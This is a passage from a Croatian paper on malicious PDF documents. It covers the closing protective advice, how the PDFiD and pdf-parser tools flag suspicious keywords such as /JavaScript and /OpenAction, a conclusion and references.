- korištenje alternativnog čitača umjesto Adobe Readera; napadači su se koncentrirali na ovaj alat zbog njegove popularnosti i mnogi napadi ne pogađaju alternativne alate (naravno to se ne odnosi na one koji koriste propuste u PDF specifikaciji)

4.2 Napredno otkrivanje zloćudnih dokumenata

Stevens je u programskom jeziku Pyton razvio nekoliko alata za automatiziranu analizu PDF datoteka [4] koji pomažu kod utvrđivanja je li neka datoteka zloćudna. Analizu je potrebno

provoditi u sigurnim uvjetima, odnosno laboratoriju i to u Linux okruženju jer je velika većina napada ciljana na operativni sustav Windows.

Prvi alat je PDFiD. Riječ je o specijaliziranom alatu za pretragu stringova koji traži određene ključne riječi i koristi metode kojima otkriva prikriveni kod (heksadecimalne znakove zna zamijeniti kako bi prepoznao kod). Nakon što neku sumnjivu PDF datoteku provučemo kroz ovaj alat, vidimo određene karakteristike dokumenta (verzija PDF-a, broj stranica) i ono najvažnije koliko puta se pojavljuje koja ključna riječ.

Tabela 4-1: parametri alata PDFiD i njihova značenja s obzirom na sigurnost

parametar / ključna riječ	značenje
obj, endobj **stream, endstream**	broj ovih ključnih riječi govori nam koliko indirektnih objekata imamo u dokumentu
xref, trailer, startref	više od jednog pojavljivanja ovih ključnih riječi znači da postoji ulančano izvršavanje
/Page	broj stranica koliko dokument ima; Stevens [4] primjećuje da većina zlođudnih dokumenata ima jednu stranicu
/Encrypt	pokazuje da li je dokument kriptiran, to je jedna od metoda prikrivanja zlođudnog koda
/ObjStm	*object stream* je vrsta indirektnog objekta koji sadrži druge indirektne objekte; ako je unutar njega komprimiran JavaScript kod, ovaj alat ga neće otkriti
/JavaScript, /JS	nepostojanje ovih ključni riječi ne znači da u dokumentu nema JavaScript koda jer on može biti skriven u object streamu (/ObjStm)
/RichMedia	pokazuje da li postoji Flash sadržaj
/AA, /OpenAction, /AcroForm	da li postoje akcije kao što je npr. pokretanje JavaScript koda pri otvaranju dokumenta
/JBIG2Decode	postojanje JBIG2 formata slike u dokumentu, uz koji je vezana zabilježena ranjivost u Adobe alatima

Tablica 4-1 daje pregled izlaznih parametara alata PDFiD (od kojih su većina ključne riječi) i njihovih značenja u usporedbi sa vrijednostima, odnosno potencijalnu opasnost.

PDFiD nudi i neke dodatne opcije kao što je računanje entropije dokumenta. Normalno je da imamo velike vrijednosti u stream objektima, a niske izvan njih.

Ovaj alat ne kaže nam je li neki dokument zloćudan ili ne, samo nam pomaže u zaključivanju. Online verzija alata dostupna je na web stranici VirusTotal.com, portalu za skeniranje sumnjivih dokumenata.

Drugi alat je pdf-parser, koji za razliku od PDFiDa posjeduje znanje o strukturi PDF dokumenata te može prepoznavati indirektne objekte, a također i dekomprimirati (koristiti filtre) kako bi npr. otkrio skriveni JavaScript kod u objektu tipa object stream. Analiza ovim alatom zahtijeva dosta vremena i poznavanje tehnika postavljanja zloćudnog koda u PDF, ranije spomenutih u ovom dokumentu.

Oba alata dostupna su na blogu Didiera Stevensa [5].

5 Zaključak

Kao što smo vidjeli, broj napada putem PDF dokumenata se u zadnje vrijeme drastično povećao. Otkriven je zaista velik broj ranjivosti alata za rad s tim formatom i ako tu uračunamo iznimno veliku popularnost, riječ je o ozbiljnoj prijetnji sigurnosti. Prosječni korisnik treba biti vrlo oprezan kod otvaranja dokumenata i držati se svih navedenih mjera zaštite.

Jezik PDF-a sam po sebi sadrži neke propuste koje napadači mogu koristiti, tako da je jedno od rješenja definiranje nove specifikacije jezika. Trenutno je verzija 2.0 u razvoju. Adobe će, kao tvtka najviše pogođena napadima, u budućnosti sigurno više pažnje posvetiti sigurnosti i što bržem ispravljanju propusta.

Očekuje se pojava novih, sve naprednijih napada, tako da je najvažnije pravovremeno informirrati korisnike.

6 Literatura

1. PDF Reference, Sixth Edition, Version 1.7, Adobe Systems Inc., studeni 2006.
2. About the Physical and Logical Structure of PDF Files, http://blog.didierstevens.com/2008/04/09/quickpost-about-the-physical-and-logical-structure-of-pdf-files/, Didier Stevens, travanj 2008.
3. D. Stevens: Anatomy of Malicious PDF Documents Part One, magazin Hackin9, izdanje 3/2009
4. D. Stevens: Anatomy of Malicious PDF Documents Part Two, magazin Hackin9, izdanje 6/2009
5. http://blog.didierstevens.com/programs/pdf-tools/, PDF Tools
6. http://www.f-secure.com/weblog/archives/00001676.html, PDF Most Common File Type in Targeted Attacks, 6.5.2009.
7. http://blog.didierstevens.com/2010/03/29/escape-from-pdf/, Didier Stevens, ožujak 2010.
8. http://www.avertlabs.com/research/blog/index.php/2010/04/26/surrounded-by-malicious-pdfs/
9. T. Padova: Adobe Acrobat 9 PDF Bible, 2009.